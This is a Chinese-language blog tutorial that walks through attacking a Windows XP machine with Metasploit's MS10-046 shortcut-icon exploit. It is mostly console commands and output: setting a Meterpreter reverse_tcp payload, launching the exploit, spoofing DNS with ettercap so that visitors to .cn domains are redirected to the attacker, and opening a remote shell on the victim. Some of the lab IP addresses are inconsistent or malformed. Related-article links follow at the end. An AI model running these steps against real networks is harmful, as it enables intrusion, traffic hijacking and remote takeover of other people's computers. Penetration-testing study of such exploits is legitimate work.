
Metasploit的攻击实例讲解----ms10_046快捷方式图标漏洞
不多说,直接上干货!
准备工具
1、Kali linux 2016.2(Rolling)系统 IP: 192.168.1.103
2、受害者机子(windows XP系统) IP: 10.10.10.1.102
3、使用工具 msfconsole
步骤:
1、进入控制台

root@kali:~# msfconsole

  +-------------------------------------------------------+

  |  METASPLOIT by Rapid7                                 |

  +---------------------------+---------------------------+

  |      __________________   |                           |

  |  ==c(______(o(______(_()  | |""""""""""""|======[***  |

  |             )=\           | |  EXPLOIT   \            |

  |            // \\          | |_____________\_______    |

  |           //   \\         | |==[msf >]============\   |

  |          //     \\        | |______________________\  |

  |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |

  |        //         \\      |  *********************    |

  +---------------------------+---------------------------+

  |      o O o                |        \'\/\/\/'/         |

  |              o O          |         )======(          |

  |                 o         |       .'  LOOT  '.        |

  | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |

  | |    PAYLOAD     |""\___, |     /    (_||_     \      |

  | |________________|__|)__| |    |     __||_)     |     |

  | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |

  |  = = = = = = = = = = = =  |     '--------------'      |

  +---------------------------+---------------------------+

Taking notes in notepad? Have Metasploit Pro track & report

your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-                   ]

+ -- --=[  exploits -  auxiliary -  post        ]

+ -- --=[  payloads -  encoders -  nops             ]

+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
2、载入windows模块中的漏洞图标工具
msf > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader

msf exploit(ms10_046_shortcut_icon_dllloader) >
因为,我们是针对windows里的浏览器的漏洞,ms10_046_shortcut_icon_dllloader 。
即,上述命令的意思是,通过use去调用这个工具。
3、需要配置的参数

msf exploit(ms10_046_shortcut_icon_dllloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0

   SRVPORT                 yes       The daemon port to listen on (do not change)

   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)

   UNCHOST                   no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).

   URIPATH  /                yes       The URI to use (do not change).

Exploit target:

   Id  Name

   --  ----

      Automatic
在执行这个工具漏洞的时候,yes选项是必须要配置的。no选项如果你没有特殊需要一般都是不需配置的。
以上是当前的值。
msf exploit(ms10_046_shortcut_icon_dllloader) > set SRVHOST  192.168.1.102

SRVHOST => 192.168.1.102
set后面,接要攻击的主机。来改变当前的信息。大家可以用show options来查看。
4、返回信息
msf exploit(ms10_046_shortcut_icon_dllloader) > set PAYLOAD windows/meterpreter/reverse_tcp

PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(ms10_046_shortcut_icon_dllloader) > show options    ---查看配置信息

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   SRVHOST  10.10.10.129     yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0

   SRVPORT                 yes       The daemon port to listen on (do not change)

   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)

   UNCHOST                   no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).

   URIPATH  /                yes       The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description

   ----      ---------------  --------  -----------

   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)

   LHOST                      yes       The listen address

   LPORT                  yes       The listen port

Exploit target:

   Id  Name

   --  ----

      Automatic
show options , 以上,会同时看到,载荷模块和渗透攻击模块的信息。两个模块的参数信息,都可以看到。
反弹端口集群的ip , LHOST即本机。
msf exploit(ms10_046_shortcut_icon_dllloader) > set LHOST 192.168.1.102

LHOST => 192.168.1.102
或者可以如下
msf exploit(ms10_046_shortcut_icon_dllloader) > setg LHOST 192.168.1.102

LHOST => 192.168.1.102
5、执行攻击
msf exploit(ms10_046_shortcut_icon_dllloader) > exploit
执行命令,它会根据你之前设置的参数信息,然后整合调用好,去发动这个攻击。
本博文的攻击 , 它会自动地开启当前机器的 80端口,然后让别人去访问它,实现攻击。
注意:我们一般为了让攻击更主动和更完美,可以配合一个dns欺骗,那么对方就会主动上钩。不需我们等。这里用的是ettercap
如果,在BT5里,则是在/usr/local/share/ettercap下的etter.dns。

root@kali:/etc/ettercap# pwd

/etc/ettercap

root@kali:/etc/ettercap# ls

etter.conf  etter.dns  etter.mdns  etter.nbns

root@kali:/etc/ettercap# vi etter.dns

那么,我们在这里。
cn A 192.168.1.102

保存退出。
然后,(在Kali linux 2016.2(Rolling)机器)
root@kali ettercap -T -q -i eth0 -P dns_spoof // //
etho是当前使用的网卡 , // //是对整个网段进行期盼。
然后,在受害者机器上,当受害者,随便输入什么,都会被解析。
之前呢,只要受害者,在浏览器里192.168.80.102:80端口才能,上了攻击者的全套。(做dns欺骗之前)
那么现在呢,只要受害者,访问.cn域名的时候,则会强行被欺骗成192.168.80.102:80 ,并会全部被攻击者劫持掉。这样我们可以就会控制受害者机器。
当我们不需了,我们按ctrl + c停止即可。(做dns欺骗之后)
然后我们,可以通过session命令,来进入,看到我们被攻击下来的这台受害机器的会话
msf exploit(ms10_046_shortcut_icon_dllloader) > session
msf exploit(ms10_046_shortcut_icon_dllloader) > session -i 1 (这个是-i来指定会话的id)
meterpreter > shell (这个是可以进入到cmd shell里)
c:\ > (即,进入了,被害者机器的windows命令)
当然若你不用了,你可以按ctrl + c,则可以退回来
meterpreter >
参考:菜鸟腾飞安全网VIP《MetaSploit渗透测试平台之应用》
Metasploit的攻击实例讲解----ms10_046快捷方式图标漏洞的更多相关文章
- XSS跨站脚本攻击实例讲解,新浪微博XSS漏洞过程分析
2011年6月28日晚,新浪微博遭遇到XSS蠕虫攻击侵袭,在不到一个小时的时间,超过3万微博用户受到该XSS蠕虫的攻击.此事件给严重依赖社交网络的网友们敲响了警钟.在此之前,国内多家著名的SNS网站和 ...
- Metasploit的攻击实例讲解----辅助扫描工具
不多说,直接上干货! 怎么弹出来这个呢,连续按两次tab. msf > use auxiliary/scanner/ Display all possibilities? (y or n) us ...
- MetaSploit攻击实例讲解------社会工程学set攻击(kali linux 2016.2(rolling))(详细)
不多说,直接上干货! 首先,如果你是用的BT5,则set的配置文件是在 /pentest/exploits/set/set_config下. APACHE_SERVER=ONSELF_SIGNED_A ...
- MetaSploit攻击实例讲解------工具Meterpreter常用功能介绍(kali linux 2016.2(rolling))(详细)
不多说,直接上干货! 说在前面的话 注意啦:Meterpreter的命令非常之多,本篇博客下面给出了所有,大家可以去看看.给出了详细的中文 由于篇幅原因,我只使用如下较常用的命令. 这篇博客,利用下面 ...
- MetaSploit攻击实例讲解------Metasploit自动化攻击(包括kali linux 2016.2(rolling) 和 BT5)
不多说,直接上干货! 前期博客 Kali linux 2016.2(Rolling)里Metasploit连接(包括默认和自定义)的PostgreSQL数据库 Kali linux 2016.2(Ro ...
- MetaSploit攻击实例讲解------终端下PostgreSQL数据库的使用(包括kali linux 2016.2(rolling) 和 BT5)
不多说,直接上干货! 配置msf连接postgresql数据库 我这里是使用kali linux 2016.2(rolling) 用过的博友们都知道,已经预安装好了PostgreSQL. 1. p ...
- MetaSploit攻击实例讲解------攻击445端口漏洞(kali linux 2016.2(rolling))(详细)
不多说,直接上干货! 大家,相信最近的这个事件,对于445端口已经是非常的小心了.勒索病毒 445端口是一个毁誉参半的端口,有了它我们可以在局域网中轻松访问各种共享文件夹或共享打印机,但也正是因为有了 ...
- jQuery.uploadify文件上传组件实例讲解
1.jquery.uploadify简介 在ASP.NET中上传的控件有很多,比如.NET自带的FileUpload,以及SWFUpload,Uploadify等等,尤其后面两个控件的用户体验比较好, ...
- [转帖]linux常用命令大全(linux基础命令入门到精通+实例讲解+持续更新+命令备忘录+面试复习)
linux常用命令大全(linux基础命令入门到精通+实例讲解+持续更新+命令备忘录+面试复习) https://www.cnblogs.com/caozy/p/9261224.html 总结的挺好的 ...
随机推荐
- <pre>标签
<pre>标签最主要的认识就是预格式化文本,被包围在 pre 元素中的文本一般会保留空格和换行符.而文本也会呈现为等宽字体.经经常使用于在网页中显示计算机源码. 1.格式化文本举例 &l ...
- 指尖上的电商---(5)schema.xml配置具体解释
这一节我们看下schema.xml文件中各个节点的配置极其作用.schema.xml文件中面主要定义了索引数据类型,索引字段等信息. 主要包含了下面节点 1.fieldtype节点 fieldtype ...
- Android Parcelable vs Serializable
序列化 在Android中.对象在实现序列化之前是无法直接作为Intent參数在Activity之间传递的. Android中对象序列化能够通过实现Serializable接口或者实现Parcelab ...
- UVALive 4225 / HDU 2964 Prime Bases 贪心
Prime Bases Problem Description Given any integer base b >= 2, it is well known that every positi ...
- Android webView 缓存 Cache + HTML5离线功能 解决
时间 -- :: CSDN博客 原文 http://blog.csdn.net/moubenmao/article/details/9076917 主题 Android HTML5 WebView的缓 ...
- hiho169周 - 表达式求值
题目链接 计算表达式100*(2+12)-(20/3)*2 ---------------------------------------------------------------------- ...
- js表格隔行换色和hover效果
<!--js效果--> <script src="js/jquery.min.js" language="javascript">< ...
- 转义JavaScript特殊字符
JavaScriptUtils.javaScriptEscape("%admin' or '1=1") //转义JavaScript特殊字符
- dropload上拉加载 下拉刷新
1.引入css.js <link rel="stylesheet" href=" ${pageContext.request.contextPath}/dist/d ...
- state.sls web.apache
[root@master01 web]# salt 'node02' state.sls web.apache node02: ---------- ID: apache-inst ...